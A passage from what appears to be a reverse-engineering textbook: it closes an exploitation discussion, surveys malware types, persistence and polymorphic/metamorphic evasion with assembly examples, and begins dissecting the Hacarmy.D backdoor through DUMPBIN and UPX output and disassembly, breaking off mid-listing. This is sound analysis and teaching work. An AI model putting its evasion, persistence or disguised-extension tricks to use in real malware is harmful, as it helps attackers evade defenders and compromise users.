

`EXTENSION_CONTROL_BLOCK` pointer. You just make sure to overwrite the exception handler pointer, and when the function crashes the system will call the function to handle the exception.

There is one other problem with exploiting this code. Remember that whatever is fed into `DecodeURLEscapes` will be translated into Unicode. This means that the function will add a byte with `0x0` between every byte you send it. How can you possibly construct a usable address for the exception handler in this way? It turns out that you don't have to. Among its many talents, `DecodeURLEscapes` also supports the decoding of hexadecimal digits into binary form, so you can include escape codes such as `%u1234` in your URL, and `DecodeURLEscapes` will write the values right into the target string—no Unicode conversion problems!

Conclusion

Security holes can be elusive and hard to define. The fact is that even *with* source code it can sometimes be difficult to distinguish safe, harmless code from dangerous security vulnerabilities. Still, when you know what type of problems you're looking for and you have certain code areas that you know are high risk, it is definitely possible to estimate whether a given function is safe or not by reversing it. All it takes is an understanding of the system and what makes code safe or unsafe.

If you've never been exposed to the world of security and hacking, I hope that this chapter has served as a good introduction to the topic. Still, this barely scratches the surface. There are thousands of articles online and dozens of books on these subjects. One good place to start is Phrack, the online magazine at www.phrack.org. Phrack is a remarkable resource of attack and exploitation techniques, and offers a wealth of highly technical articles on a variety of hacking-related topics. In any case, I urge you to experiment with these concepts on your own, either by reversing live code from well-known vulnerabilities or by experimenting with your own code.

Reversing Malware

Malicious software (or *malware*) is any program that works against the interests of the system's user or owner. Generally speaking, computer users expect the computer and all of the software running on it to work on their behalf. Any program that violates this rule is considered malware, because it works in the interest of other people. Sometimes the distinction can get fuzzy. Imagine what happens when a company CEO decides to spy on all company employees. There are numerous programs available that report all kinds of usage statistics and Web-browsing habits. These can be considered malware because they work against the interest of the system's end user and are often extremely difficult to remove.

This chapter introduces the concept of malware and describes the purpose of these programs and how they work. We will be getting into the different types of malware currently in existence, and we'll describe the various techniques they employ in hiding from end users and from antivirus programs.

This topic is related to reversing because reversing is the strongest weapon we, the good people, have against creators of malware. Antivirus researchers routinely engage in reversing sessions in order to analyze the latest malicious programs, determine just how dangerous they are, and learn their weaknesses so that effective antivirus programs can be developed. This chapter opens with a general discussion on some basic malware concepts, and proceeds to demonstrate the malware analysis process on real-world malware.

Types of Malware

Malicious code is so prevalent these days that there is widespread confusion regarding the different types of malware currently in existence. The following sections discuss the most popular types of malicious software and explain the differences between them and the dangers associated with them.

Viruses

Viruses are self-replicating programs that usually have a malicious intent. They are the oldest breed of malware and have become slightly less popular these days, now that there is the Internet. The unique thing about a virus that sets it apart from all other conventional programs is its self-replication. What other program do you know of that actually makes copies of itself whenever it gets the chance? Over the years, there have been many different kinds of viruses, some harmful ones that would delete valuable information or freeze the computer, and others that were harmless and would simply display annoying messages in an attempt to grab the user's attention.

Viruses typically attach themselves to executable program files (such as .exe files on Windows) and slowly duplicate themselves into many executable files on the infected system. As soon as an infected executable is somehow transferred and executed on another machine, that machine becomes infected as well. This means that viruses almost always require some kind of human interaction in order to replicate—they can't just "flow" into the machine next door. Actual viruses are considered pretty rare these days. The Internet is such an attractive replication medium for malicious software that almost every malicious program utilizes it in one way or another. A malicious program that uses the Internet to spread is typically called a *worm*.

Worms

A worm is fundamentally similar to a virus in the sense that it is a self-replicating malicious program. The difference is that a worm self-replicates using a network (such as the Internet), and the replication process doesn't require direct human interaction. It can take place in the background—the user doesn't even have to touch the computer. As you probably imagine, worms have the (well-proven) potential to spread uncontrollably and in remarkably brief periods of time. In a world where almost every computer system is attached to the same network, worms can very easily search for and infect new systems.

Worms can spread using several different techniques. One method by which a modern worm spreads is taking advantage of certain operating system or

application program vulnerabilities that allow it to hide in a seemingly innocent data packet. These are the vulnerabilities we discussed in Chapter 7, which can be utilized by attackers in a variety of ways, but they're most commonly used for developing malicious worms. Another common infection method for modern worms is e-mail. Mass mailing worms typically scan the user's contact list and mail themselves to every contact on such a list. It depends on the specific e-mail program, but in most cases the recipient will have to manually open the infected attachment in order for the worm to spread. Not so with vulnerability-based attacks; these rarely require an end-user operation to penetrate a system.

Trojan Horses

I'm sure you've heard the story about the Trojan horse. The general idea is that a Trojan horse is an innocent artifact openly delivered through the front door when it in fact contains a malicious element hidden somewhere inside of it. In the software world, this translates to seemingly innocent files that actually contain some kind of malicious code underneath. Most Trojans are actually functional programs, so that the user never becomes aware of the problem; the functional element in the program works just fine, while the malicious element works behind the user's back to promote the attacker's interests.

It's really quite easy to go about hiding unwanted functionality inside a useful program. The elegant way is to simply embed a malicious element inside an otherwise benign program. The victim then receives the infected program, launches it, and remains completely oblivious to the fact that the system has been infected. The original application continues to operate normally to eliminate any suspicion.

Another way to implement Trojans that is slightly less elegant (yet quite effective) is by simply fooling users into believing that a file containing a malicious program is really some kind of innocent file, such as a video clip or an image. This is particularly easy under Windows, where file types are determined by their extensions as opposed to actually examining their headers. This means that a remarkably silly trick such as hiding the file's real extension after a couple of hundred spaces actually works. Consider the following file name for example: "A Great Picture.jpg .exe". Depending on the program showing the file name, it might not have room to actually show this whole thing, so it might appear something like "A Great Picture.jpg . . .", essentially hiding the fact that the file is really a program, and not a JPEG picture. One problem with this trick is that Windows will still usually show an application icon, but in some cases Windows will actually show an executable program's icon, if one is available. All one would have to do is simply create an executable that has the default Windows picture icon as its program icon and name it something similar to my example.

Backdoors

A *backdoor* is a type of malicious software that creates a (usually covert) access channel that the attacker can use for connecting, controlling, spying, or otherwise interacting with the victim's system. Some backdoors come in the form of actual programs that when executed can enable an attacker to remotely connect to the system and use it for a variety of activities. Other backdoors can actually be planted into the program source code right from the beginning by a rogue software developer. If you're thinking that software vendors double-check their source code before the product is shipped, think again. The general rule is that if it works, there's nothing to worry about. Even if the code was manually checked, it is possible to bury a backdoor deep within the source code, in a way that would require an extremely keen eye to notice. It is precisely these types of problems that make open-source software so attractive—these things rarely happen in open-source products.

Mobile Code

Mobile code is a class of benign programs that are specifically meant to be mobile and be executed on a large number of systems without being explicitly installed by end users. Most of today's mobile programs are designed to create a more active Web-browsing experience. This includes all kinds of interactive Java applets and ActiveX controls that allow Web sites to embed highly responsive animated content, 3-D presentations, and so on. Depending on the specific platform, these programs essentially enable Web sites to quickly download and launch a program on the end user's system. In most cases (but not all), the user receives a confirmation message saying a program is about to be installed and launched locally. Still, as mentioned earlier, many users seem to "automatically" click the confirmation button, without even considering the possibility that potentially malicious code is about to be downloaded into their system.

The term mobile code only determines how the code is distributed and not the technical details of how it is executed. Certain types of mobile code, such as Java scripts, are distributed in source code form, which makes them far easier to dissect. Others, such as ActiveX components, are conventional PE executables that contain native IA-32 machine code—these are probably the most difficult to analyze. Finally, some mobile code components, such as Java applets, are presented in bytecode form, which makes them highly vulnerable to decompilation and reverse engineering.

Adware/Spyware

This is a relatively new category of malicious programs that has become extremely popular. There are several different types of programs that are part

of this category, but probably the most popular ones are the Adware-type programs. Adware is programs that force unsolicited advertising on end users. The idea is that the program gathers various statistics regarding the end user's browsing and shopping habits (sometimes transmitting that data to a centralized server) and uses that information to display targeted ads to the end user. Adware is distributed in many ways, but the primary distribution method is to bundle the adware with free software. The free software is essentially funded by the advertisements displayed by the adware program.

There are several problems with these programs that effectively turn them into a major annoyance that can completely ruin the end-user experience on an infected system. First of all, in some programs the advertisements can appear out of nowhere, regardless of what the end user is doing. This can be highly distracting and annoying. Second, the way in which these programs interface with the operating system and with the Web browser is usually so aggressive and poorly implemented that many of these programs end up reducing the performance and robustness of the system. In Internet Explorer for example, it is not uncommon to see the browser on infected systems freeze for a long time just because a spyware DLL is poorly implemented and doesn't properly use multi-threaded code. The interesting thing is that this is not intentional—the adware/spyware developers are simply careless, and they tend to produce buggy code.

Sticky Software

Some malicious programs, and especially spyware/adware programs that have a high user visibility invest a lot of energy into preventing users from manually uninstalling them. One simple way to go about doing this is to simply not offer an uninstall program, but that's just the tip of the iceberg. Some programs go to great lengths to ensure that no one, especially no *user* (as opposed to a program that is specifically crafted for this purpose) can remove them.

Here is an example on how this is possible under Windows. It is possible to install registry keys that instruct Windows to always launch the malware as soon as the system is started. The program can constantly monitor those keys while it is running to make sure those keys are never deleted. If they are, the program can immediately reinstate them. The way to fight this trick from the user's perspective would be to try and terminate the program and *then* delete the keys. In such case, the malware can use two separate processes, each monitoring the other. When one is terminated, the other immediately launches it again. This makes it quite difficult to get both of them to go away. Because both executables are always running, it becomes very difficult to remove the executable files from the hard drive (because they are locked by the operating system).

Scattering copies of the malware engine throughout various components in the system such as Web browser add-ons, and the like is another approach.

Each of these components constantly ensures that none of the others have been removed. If it has been, the damaged component is reinstalled immediately.

Future Malware

Many people have said so the following, and it is becoming quite obvious: Today's malware is just the tip of the iceberg; it could be made far more destructive. In the future, malicious programs could take over computer systems at such low levels that it would be difficult to create any kind of antidote software simply because the malware would own the platform and would be able to control the antivirus program itself. Additionally, the concept of information-stealing worms could some day become a reality, allowing malware developers to steal their victim's valuable information and hold it for ransom!

The following sections discuss some futuristic malware concepts and attempt to assess their destructive potential.

Information-Stealing Worms

Cryptography is a wonderful thing, but in some cases it can be utilized to perpetrate malicious deeds. Present-day malware doesn't really use cryptography all that much, but this could easily change. Asymmetric encryption creates new possibilities for the creation of *information-stealing worms* [Young]. These are programs that could potentially spread like any other worm, except that they would locate valuable data on an infected system (such as documents, databases, and so on) and steal it. The actual theft would be performed by encrypting the data using an asymmetric cipher; asymmetric ciphers are encryption algorithms that use a pair of keys. One key (the public key) is used for encrypting the data and another (the private key) is used for decrypting the data. It is not possible to obtain one key from the other.

An information-stealing (or *kleptographic*) worm could simply embed an encryption key inside its body, and start encrypting every bit of data that appears to be valuable (certain file types that typically contain user data, and so on). By the time the end user realized what had happened, it would already be too late. There could be extremely valuable information sitting on the infected system that's as good as gone. Decryption of the data would not be possible—only the attacker would have the decryption key. This would open the door to a brand-new level of malicious software attacks: attackers could actually blackmail their victims.

Needless to say, actually implementing this idea is quite complicated. Probably the biggest challenge (from an attacker's perspective) would be to demand the ransom and successfully exchange the key for the ransom while maintaining full anonymity. Several theoretical approaches to these problems

are discussed in [Young], including *zero-knowledge proofs* that could be used to allow an attacker to prove that he or she is in possession of the decryption key without actually exposing it.

BIOS/Firmware Malware

The basic premise of most malware defense strategies is to leverage the fact that there is always some kind of trusted element in the system. After all, how can an antivirus program detect malicious program if it can't trust the underlying system? For instance, consider an antivirus program that scans the hard drive for infected files and simply uses high-level file-system services in order to read files from the hard drive and determine whether they are infected or not. A clever malicious program could relatively easily install itself as a file-system filter that would intercept the antivirus program's file system calls and present it with *fake* versions of the files on disk (these would usually be the original, uninfected versions of those files). It would simply hide the fact that it has infected numerous files on the hard drive from the antivirus program!

That is why most security and antivirus programs enter deep into the operating system kernel; they must reside at a low enough level so that malicious programs can't distort their view of the system by implementing file-system filtering or a similar approach.

Here is where things could get nasty. What would happen if a malicious program altered an *extremely* low-level component? This would be problematic because the antivirus programs would be running *on top* of this infected component and would have no way of knowing whether they are seeing an authentic picture of the system, or an artificial one painted by a malicious program that doesn't want to be found. Let's take a quick look at how this could be possible.

The lowest level at which a malicious program could theoretically infect a program is the CPU or other hardware devices that use upgradeable firmware. Most modern CPUs actually run a very low-level code that implements each and every supported assembly language instruction using low-level instruction called micro-ops (μ -ops). The μ -op code that runs inside the processor is called firmware, and can usually be updated at the customer site using a special firmware-updating program. This is a sensible design decision since it enables software-level bug fixes that would otherwise require physically replacing the processor. The same goes for many hardware devices such as network and storage adapters. They are often based on programmable microcontrollers that support user-upgradeable firmware.

It is not exactly clear what a malicious program could do at the firmware level, if anything, but the prospects are quite chilling. Malicious firmware would theoretically be included as a part of a larger malicious program and could be used to hide the existence of the malicious program from security and antivirus programs. It would compromise the integrity of the only trustworthy

component in a computer system: the hardware. In reality, it would not be easy to implement this kind of attack. The contents of firmware update files made for Intel processors appear to be encrypted (with the decryption key hidden safely inside the processor), and their exact contents are not known. For more information on this topic see *Malware: Fighting Malicious Code* by Ed Skoudis and Lenny Zeltser [Skoudis].

Uses of Malware

There are different types of motives that drive people to develop malicious programs. Some developers are interest-driven: The developer actually gains some kind of financial reward by spreading the programs. Others are motivated by certain psychological urges or by childish desires to beat the system. It is hard to classify malware in this way by just looking at what it does. For example, when you run into a malicious program that provides backdoor access to files on infected machines, you might never know whether the program was developed for stealing valuable corporate data or to allow the attacker to peep into some individual's personal files.

Let's take a look at the most typical purposes of malicious programs and try to discover what motivates people to develop them.

Backdoor Access This is a popular end goal for many malicious programs. The attacker gets unlimited access to the infected machine and can use it for a variety of purposes.

Denial-of-Service (DoS) Attacks These attacks are aimed at damaging a public server hosting a Web site or other publicly available resource. The attack is performed by simply programming all infected machines (which can be a *huge* number of systems) to try to connect to the target resource at the exact same time and simply keep on trying. In many cases, this causes the target server to become unavailable, either due to its Internet connection being saturated, or due to its own resources being exhausted. In these cases, there is typically no direct benefit to the attacker, except perhaps revenge. One direct benefit could occur if the owner of the server under attack were a direct business competitor of the attacker.

Vandalism Sometimes people do things for pure vandalism. An attacker might gain satisfaction and self-importance from deleting a victim's precious files or causing other types of damage. People have a natural urge to make an impact on the world, and unfortunately some people don't care whether it's a negative or a positive impact.

Resource Theft A malicious program can be used to steal other people's computing and networking resources. Once an attacker has a carefully

crafted malicious program running on many systems, he or she can start utilizing these systems for extra computing power or extra network bandwidth.

Information Theft Finally, malicious programs can easily be used for information theft. Once a malicious program penetrates into a host, it becomes exceedingly easy to steal files and personal information from that system. If you are wondering *where* a malicious program would send such valuable information without immediately exposing the attacker, the answer is that it would usually send it to another infected machine, from which the attacker could retrieve it without leaving any trace.

Malware Vulnerability

Malware suffers from the same basic problem as copy protection technologies—they run on untrusted platforms and are therefore vulnerable to reversing. The logic and functionality that resides in a malicious program are essentially exposed for all to see. No encryption-based approach can address this problem because it is always going to have to remain possible for the system's CPU to decrypt and access any code or data in the program. Once the code is decrypted, it is going to be possible for malware researchers to analyze its code and behavior—there is no easy way to get around this problem.

There are many ways to hide malicious software, some aimed at hiding it from end users, while others aim at hindering the process of reversing the program so that it survives longer in the wild. Hiding the program can be as simple as naming it in a way that would make end users think it is benign, or even embedding it in some operating system component, so that it becomes completely invisible to the end user.

Once the existence of a malicious program is detected, malware researchers are going to start analyzing and dissecting it. Most of this work revolves around conventional code reversing, but it also frequently relies on system tools such as network- and file-monitoring programs that expose the program's activities without forcing researchers to inspect the code manually. Still, the most powerful analysis method remains code-level analysis, and malware authors sometimes attempt to hinder this process by use of antireversing techniques. These are techniques that attempt to scramble and complicate the code in ways that prolong the analysis process. It is important to keep in mind that most of the techniques in this realm are quite limited and can only strive to complicate the process somewhat, but never to actually *prevent* it. Chapter 10 discusses these antireversing techniques in detail.

Polymorphism

The easiest way for antivirus programs to identify malicious programs is by using unique signatures. The antivirus program maintains a frequently updated database of virus signatures, which aims to contain a unique identification for every known malware program. This identification is based on a unique sequence that was found in a particular strand of the malicious program.

Polymorphism is a technique that thwarts signature-based identification programs by randomly encoding or encrypting the program code in a way that maintains its original functionality. The simplest approach to polymorphism is based on encrypting the program using a random key and decrypting it at runtime. Depending on *when* an antivirus program scans the program for its signature, this might prevent accurate identification of a malicious program because each copy of it is entirely different (because it is encrypted using a random encryption key).

There are two significant weaknesses with these kinds of solutions. First of all, many antivirus programs might scan for virus signatures *in memory*. Because in most cases the program is going to be present in memory in its original, unencrypted form, the antivirus program won't have a problem matching the running program with the signature it has on file. The second weakness lies in the decryption code itself. Even if an antivirus program only uses on-disk files in order to match malware signatures, there is still the problem of the decryption code being static. For the program to actually be able to run, it must decrypt itself in memory, and it is this decryption code that could theoretically be used as the signature.

The solution to these problems generally revolves around rotating or scrambling certain elements in the decryption code (or in the entire program) in ways that alter its signature yet preserve its original functionality. Consider the following sequence as an example:

0040343B	8B45 CC	MOV EAX, [EBP-34]
0040343E	8B00	MOV EAX, [EAX]
00403440	3345 D8	XOR EAX, [EBP-28]
00403443	8B4D CC	MOV ECX, [EBP-34]
00403446	8901	MOV [ECX], EAX
00403448	8B45 D4	MOV EAX, [EBP-2C]
0040344B	8945 D8	MOV [EBP-28], EAX
0040344E	8B45 DC	MOV EAX, [EBP-24]
00403451	3345 D4	XOR EAX, [EBP-2C]
00403454	8945 DC	MOV [EBP-24], EAX

One almost trivial method that would make it a bit more difficult to identify this sequence would consist of simply randomizing the use of registers in the code. The code sequence uses registers separately at several different phases.

Consider, for example, the instructions at 00403448 and 0040344E. Both instructions load a value into EAX, which is used in instructions that follow. It would be quite easy to modify these instructions so that the first uses one register and the second uses another register. It is even quite easy to change the base stack frame pointer (EBP) to use another general-purpose register.

Of course, you could change way more than just registers (see the following section on metamorphism), but by restricting the magnitude of the modification to something like register usage you're enabling the creation of fairly trivial routines that would simply know in advance which bytes should be modified in order to alter register usage—it would all be hard-coded, and the specific registers would be selected randomly at runtime.

0040343B	8B 57	CC	MOV EDX, [EDI-34]
0040343E	8B 02		MOV EAX, [EDX]
00403440	33 47	D8	XOR EAX, [EDI-28]
00403443	8B 5F	CC	MOV EBX, [EDI-34]
00403446	89 03		MOV [EBX], EAX
00403448	8B 77	D4	MOV ESI, [EDI-2C]
0040344B	89 77	D8	MOV [EDI-28], ESI
0040344E	8B 4F	DC	MOV ECX, [EDI-24]
00403451	33 4F	D4	XOR ECX, [EDI-2C]
00403454	89 4F	DC	MOV [EDI-24], ECX

This code provides an equivalent-functionality alternative to the original sequence. The emphasized bytecodes represent the bytecodes that have changed from the original representation. To simplify the implementation of such transformation, it is feasible to simply store a list of predefined bytes that could be altered and in *what way* they can be altered. The program could then randomly fiddle with the available combinations during the self-replication process and generate a unique machine code sequence. Because this kind of implementation requires the creation of a table of hard-coded information regarding the specific code bytes that can be altered, this approach would only be feasible when most of the program is encrypted or encoded in some way, as described earlier. It would not be practical to manually scramble an entire program in this fashion. Additionally, it goes without saying that all registers must be saved and restored before entering a function that can be polymorphed in this fashion.

Metamorphism

Because polymorphism is limited to very superficial modifications on the malware's decryption code, there are still plenty of ways for antivirus programs to identify polymorphed code by analyzing the code and extracting certain high-level information from it.

This is where metamorphism enters into the picture. Metamorphism is the next logical step after polymorphism. Instead of encrypting the program's body and making slight alterations in the decryption engine, it is possible to alter the entire program each time it is replicated. The benefit of metamorphism (from a malware writer's perspective) is that each version of the malware can look radically different from any other versions. This makes it very difficult (if not impossible) for antivirus writers to use any kind of signature-matching techniques for identifying the malicious program.

Metamorphism requires a powerful code analysis engine that actually needs to be embedded into the malicious program. This engine scans the program code and regenerates a different version of it on the fly every time the program is duplicated. The clever part here is the type of changes made to the program. A metamorphic engine can perform a wide variety of alterations on the malicious program (needless to say, the alterations are performed on the entire malicious program, including the metamorphic engine itself). Let's take a look at some of the alterations that can be automatically applied to a program by a metamorphic engine.

Instruction and Register Selection Metamorphic engines can actually analyze the malicious program in its entirety and regenerate the code for the entire program. While reemitting the code the metamorphic engine can randomize a variety of parameters regarding the code, including the specific selection of instructions (there is usually more than one instruction that can be used for performing any single operation), and the selection of registers.

Instruction Ordering Metamorphic engines can sometimes randomly alter the order of instructions within a function, as long as the instructions in question are independent of one another.

Reversing Conditions In order to seriously alter the malware code, a metamorphic engine can actually reverse some of the conditional statements used in the program. Reversing a condition means (for example) that instead of using a statement that checks whether two operands are equal, you check whether they are unequal (this is routinely done by compilers in the compilation process; see Appendix A). This results in a significant rearrangement of the program's code because it forces the metamorphic engine to relocate conditional blocks within a single function. The idea is that even if the antivirus program employs some kind of high-level scanning of the program in anticipation of a metamorphic engine, it would still have a hard time identifying the program.

Garbage Insertion It is possible to randomly insert garbage instructions that manipulate irrelevant data throughout the program in order to further confuse antivirus scanners. This also adds a certain amount of

confusion for human reversers that attempt to analyze the metamorphic program.

Function Order The order in which functions are stored in the module matters very little to the program at runtime, and randomizing it can make the program somewhat more difficult to identify.

To summarize, by combining all of the previously mentioned techniques (and possibly a few others), metamorphic engines can create some truly flexible malware that can be very difficult to locate and identify.

Establishing a Secure Environment

The remainder of this chapter is dedicated to describe a reversing session of an actual malicious program. I've intentionally made the discussion quite detailed, so that readers who aren't properly set up to try this at home won't have to. I would only recommend that you try this out if you can allocate a dedicated machine that is not connected to any network, either local or the Internet. It is also possible to use a virtual machine product such as Microsoft Virtual PC or VMWare Workstation, but you must make sure the virtual machine is completely detached from the host and from the Internet. If your virtual machine is connected to a network, make sure that network is connected to neither the Internet nor the host.

If you need to transfer any executables (such as the malicious program itself) from your primary system into the test system you should use a recordable CD or DVD, just to make sure the malicious program can't replicate itself into that disc and infect other systems. Also, when you store the malicious program on your hard drive or on a recordable CD, it might be wise to rename it with a nonexecutable extension, so that it doesn't get accidentally launched.

The Backdoor.Hacarmy.D dissected in the following pages can be downloaded at this book's Web site at www.wiley.com/go/eeilam.

The Backdoor.Hacarmy.D

The Trojan/Backdoor.Hacarmy.D is the program I've chosen as our malware case study. It is relatively simple malware that is reasonably easy to reverse, and most importantly, it lacks any automated self-replication mechanisms. This is important because it means that there is no risk of this program spreading further because of your attempts to study it. Keep in mind that this is no reason to skimp on the security measures I discussed in the previous section. This is still a malicious program, and as such it should be treated with respect.

The program is essentially a Trojan because it is frequently distributed as an innocent picture file. The file is called a variety of names. My particular copy was named `Webcam Shots.scr`. The SCR extension is reserved for screen savers, but screensavers are really just regular programs; you could theoretically create a word processor with an .scr extension—it would work just fine. The reason this little trick is effective is that some programs (such as e-mail clients) stupidly give these files a little bitmap icon instead of an application icon, so the user might actually think that they're pictures, when in fact they are programs. One trivial solution is to simply display a special alert that notifies the user when an executable is being downloaded via Web or e-mail. The specific file name that is used for distributing this file really varies. In some e-mail messages (typically sent to news groups) the program is disguised as a picture of soccer star David Beckham, while other messages claim that the file contains proof that Nick Berg, an American civilian who was murdered in Iraq in May of 2004, is still alive. In all messages, the purpose of both the message and the file name is to persuade the unsuspecting user to open the attachment and activate the backdoor.

Unpacking the Executable

As with every executable, you begin by dumping the basic headers and imports/export entries in it. You do this by running it through DUMPBIN or a similar program. The output from DUMPBIN is shown in Listing 8.1.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file Webcam Shots.scr

File Type: EXECUTABLE IMAGE

Section contains the following imports:

    KERNEL32.DLL
        0 LoadLibraryA
        0 GetProcAddress
        0 ExitProcess

    ADVAPI32.DLL
        0 RegCloseKey

    CRTDLL.DLL
        0 atoi

    SHELL32.DLL
```

Listing 8.1 An abridged DUMPBIN output for the Backdoor.Hacarmy.D.


```

                                0 ShellExecuteA

USER32.DLL
                                0 CharUpperBuffA

WININET.DLL
                                0 InternetOpenA

WS2_32.DLL
                                0 bind

Summary

    3000 .rsrc
    9000 UPX0
    2000 UPX1

```

Listing 8.1 *(continued)*

This output exhibits several unusual properties regarding the executable. First of all, there are quite a few DLLs that only have a single import entry—that is highly irregular and really makes no sense. What would the program be able to do with the Winsock 2 binary `WS2_32.DLL` if it only called the `bind` API? Not much. The same goes for `CRTDLL.DLL`, `ADVAPI32.DLL`, and the rest of the DLLs listed in the import table. The revealing detail here is the Summary section near the end of the listing. One would expect a section called `.text` that would contain the program code, but there is no such section. Instead there is the traditional `.rsrc` resource section, and two unrecognized sections called `UPX0` and `UPX1`.

A quick online search reveals that UPX is an open-source executable packer. An executable packer is a program that compresses or encrypts an executable program in place, meaning that the transformation is transparent to the end user—the program is automatically restored to its original state in memory as soon as it is launched. Some packers are designed as antireversing tools that encrypt the program and try to fend off debuggers and disassemblers. Others simply compress the program for the purpose of decreasing the binary file size. UPX belongs to the second group, and is not designed as an antireversing tool, but simply as a compression tool. It makes sense for this type of Trojan/Backdoor to employ UPX in order to keep its file size as small as possible.

You can verify this assumption by downloading the latest beta version of UPX for Windows (note that the Backdoor uses the latest UPX beta, and that the most recent public release at the time of writing, version 1.25, could not identify the file). You can run UPX on the Backdoor executable with the `-l` switch so that UPX displays compression information for the Backdoor file.

Ultimate Packer for eXecutables
 Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
 UPX 1.92 beta Markus F.X.J. Oberhumer & Laszlo Molnar Jul 20th 2004

File size	Ratio	Format	Name
-----	-----	-----	-----
27680 -> 18976	68.55%	win32/pe	Webcam Shots.scr

As expected, the Backdoor is packed with UPX, and is actually about 9 KB lighter because of it. Even though UPX is not designed for this, it is going to be slightly annoying to reverse this program in its compressed form, so you can simply avoid this problem by asking UPX to permanently decompress it; you'll reverse the decompressed file. This is done by running UPX again, this time with the `-d` switch, which replaces the compressed file with a decompressed version that is functionally identical to the compressed version. At this point, it would be wise to rerun DUMPBIN and see if you get a better result this time. Listing 8.2 contains the DUMPBIN output for the decompressed version.

```
Dump of file Webcam Shots.scr

Section contains the following imports:

KERNEL32.DLL
0 DeleteFileA
0 ExitProcess
0 ExpandEnvironmentStringsA
0 FreeLibrary
0 GetCommandLineA
0 GetLastError
0 GetModuleFileNameA
0 GetModuleHandleA
0 GetProcAddress
0 GetSystemDirectoryA
0 CloseHandle
0 GetTempPathA
0 GetTickCount
0 GetVersionExA
0 LoadLibraryA
0 CopyFileA
0 OpenProcess
0 ReleaseMutex
0 RtlUnwind
0 CreateFileA
0 Sleep
0 TerminateProcess
0 TerminateThread
```

Listing 8.2 DUMPBIN output for the decompressed version of the Backdoor program.

```
0 WriteFile
0 CreateMutexA
0 CreateThread

ADVAPI32.DLL
0 GetUserNameA
0 RegDeleteValueA
0 RegCreateKeyExA
0 RegCloseKey
0 RegQueryValueExA
0 RegSetValueExA

CRTDLL.DLL
0 __GetMainArgs
0 atoi
0 exit
0 free
0 malloc
0 memset
0 printf
0 raise
0 rand
0 signal
0 sprintf
0 srand
0 strcat
0 strchr
0 strcmp
0 strncpy
0 strstr
0 strtok

SHELL32.DLL
0 ShellExecuteA

USER32.DLL
0 CharUpperBuffA

WININET.DLL
0 InternetCloseHandle
0 InternetGetConnectedState
0 InternetOpenA
0 InternetOpenUrlA
0 InternetReadFile

WS2_32.DLL
0 WSACleanup
0 listen
0 ioctlsocket
```

Listing 8.2 (continued)

```
0 inet_addr
0 htons
0 getsockname
0 socket
0 gethostbyname
0 gethostbyaddr
0 connect
0 closesocket
0 bind
0 accept
0 __WSAFDIsSet
0 WSASStartup
0 send
0 select
0 recv
```

Summary

```
1000 .bss
1000 .data
1000 .idata
3000 .rsrc
3000 .text
```

Listing 8.2 *(continued)*

That's more like it, now you can see exactly which functions are used by the program, and reversing it is going to be a more straightforward task. Keep in mind that in some cases automatically unpacking the program is not going to be possible, and we *would* have to confront the packed program. This subject is discussed in depth in Part III of this book. For now let's start by running the program and trying to determine what it does. Needless to say, this should only be done in a controlled environment, on an isolated system that doesn't contain any valuable data or programs. There's no telling what this program is liable to do.

Initial Impressions

When launching the `Webcam Shots.scr` file, the first thing you'll notice is that nothing happens. That's the way it should be—this program does not want to present itself to the end user in any way. It was made to be invisible. If the program's authors wanted the program to be even more convincing and effective, they could have embedded an actual image file into this executable, and immediately extract and show it when the program is first launched. This way the user would never suspect that anything was wrong because the image would be properly displayed. By not doing anything when the user clicks on

this file the program might be exposing itself, but then again the typical victims of these kinds of programs are usually nontechnical users that aren't sure exactly what to expect from the computer at any given moment in time. They'd probably think that the reason the image didn't appear was their own fault.

The first actual change that takes place after the program is launched is that the original executable is gone from the directory where it was launched! The task list in Task Manager (or any other process list viewer) seems to contain a new and unidentified process called `ZoneLockup.exe`. (The machine I was running this on was a freshly installed, clean Windows 2000 system with almost no additional programs installed, so it was easy to detect the newly created process.) The file's name is clearly designed to fool naïve users into thinking that this process is some kind of a security component.

If we launch a more powerful process viewer such as the Sysinternals Process Explorer (available from www.sysinternals.com), you can examine the full path of the `ZoneLockup.exe` process. It looks like the program has placed itself in the `SYSTEM32` directory of the currently running OS (in my case this was `C:\WINNT\SYSTEM32`).

The Initial Installation

Let's take a quick look at the code that executes when we initially run this program, because it is the closest thing this program has to an installation program. This code is presented in Listing 8.3.

```

00402621  PUSH  EBP
00402622  MOV  EBP,ESP
00402624  SUB  ESP,42C
0040262A  PUSH  EBX
0040262B  PUSH  ESI
0040262C  PUSH  EDI
0040262D  XOR  ESI,ESI
0040262F  PUSH  104                      ; BufSize = 104 (260.)
00402634  PUSH  ZoneLock.00404540        ; PathBuffer = ZoneLock.00404540
00402639  PUSH  0                      ; hModule = NULL
0040263B  CALL <JMP.&KERNEL32.GetModuleFileNameA>
00402640  PUSH  104                      ; BufSize = 104 (260.)
00402645  PUSH  ZoneLock.00404010        ; Buffer = ZoneLock.00404010
0040264A  CALL <JMP.&KERNEL32.GetSystemDirectoryA>
0040264F  PUSH  ZoneLock.00405544        ; src = "\"
00402654  PUSH  ZoneLock.00404010        ; dest = "C:\WINNT\system32"
00402659  CALL <JMP.&CRTDLL.strcat>
0040265E  ADD  ESP,8
00402661  LEA  ECX,DWORD PTR DS:[404540]
00402667  OR  EAX,FFFFFFFF

```

Listing 8.3 The backdoor program's installation function. (*continued*)

```

0040266A  INC EAX
0040266B  CMP BYTE PTR DS:[ECX+EAX],0
0040266F  JNZ SHORT ZoneLock.0040266A
00402671  MOV EBX,EAX
00402673  PUSH EBX                                ; Count
00402674  PUSH ZoneLock.00404540                 ; String = "C:\WINNT\SYSTEM32\
                                           ZoneLockup.exe"

00402679  CALL <JMP.&USER32.CharUpperBuffA>
0040267E  LEA ECX,DWORD PTR DS:[404010]
00402684  OR EAX,FFFFFFFF
00402687  INC EAX
00402688  CMP BYTE PTR DS:[ECX+EAX],0
0040268C  JNZ SHORT ZoneLock.00402687
0040268E  MOV EBX,EAX
00402690  PUSH EBX                                ; Count
00402691  PUSH ZoneLock.00404010                 ; String = "C:\WINNT\system32"
00402696  CALL <JMP.&USER32.CharUpperBuffA>
0040269B  PUSH 0
0040269D  CALL ZoneLock.004019CB
004026A2  ADD ESP,4
004026A5  PUSH ZoneLock.00404010                 ; s2 = "C:\WINNT\system32"
004026AA  PUSH ZoneLock.00404540                 ; s1 = "C:\WINNT\SYSTEM32\
                                           ZoneLockup.exe"

004026AF  CALL <JMP.&CRTDLL.strstr>
004026B4  ADD ESP,8
